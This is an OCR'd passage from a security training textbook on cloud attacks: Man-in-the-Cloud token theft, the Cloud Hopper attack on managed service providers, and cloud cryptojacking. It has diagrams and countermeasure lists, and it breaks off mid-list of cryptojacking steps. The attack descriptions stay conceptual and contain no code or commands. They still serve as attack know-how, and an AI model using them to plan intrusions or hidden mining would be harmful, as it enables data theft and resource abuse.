
As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.



Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information


Attacker
Infiltrate MSPs and distribute malware for remote access
Attacker extracts customer's information from the MSP
MSP Provider
MSP Users
MSP Users
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.



MSP Users
MSP Provider
Infiltrate MSPs and distribute malware for remote access


Attacker
Attacker extracts customer's information from the MSP
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Figure 19.36: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.
- Use data categorization to reduce the impact of the attack and defend against any data breach.
- Utilize jump servers to enhance security and prevent cloud hopper attacks.



Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities

2 Victim connects to the compromised cloud service
1 Attacker compromising the cloud service
Attacker
3
3 Victim starts mining the cryptocurrency
Cryptocurrency mining
4 Attacker gains reward in cryptocurrency coins

Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
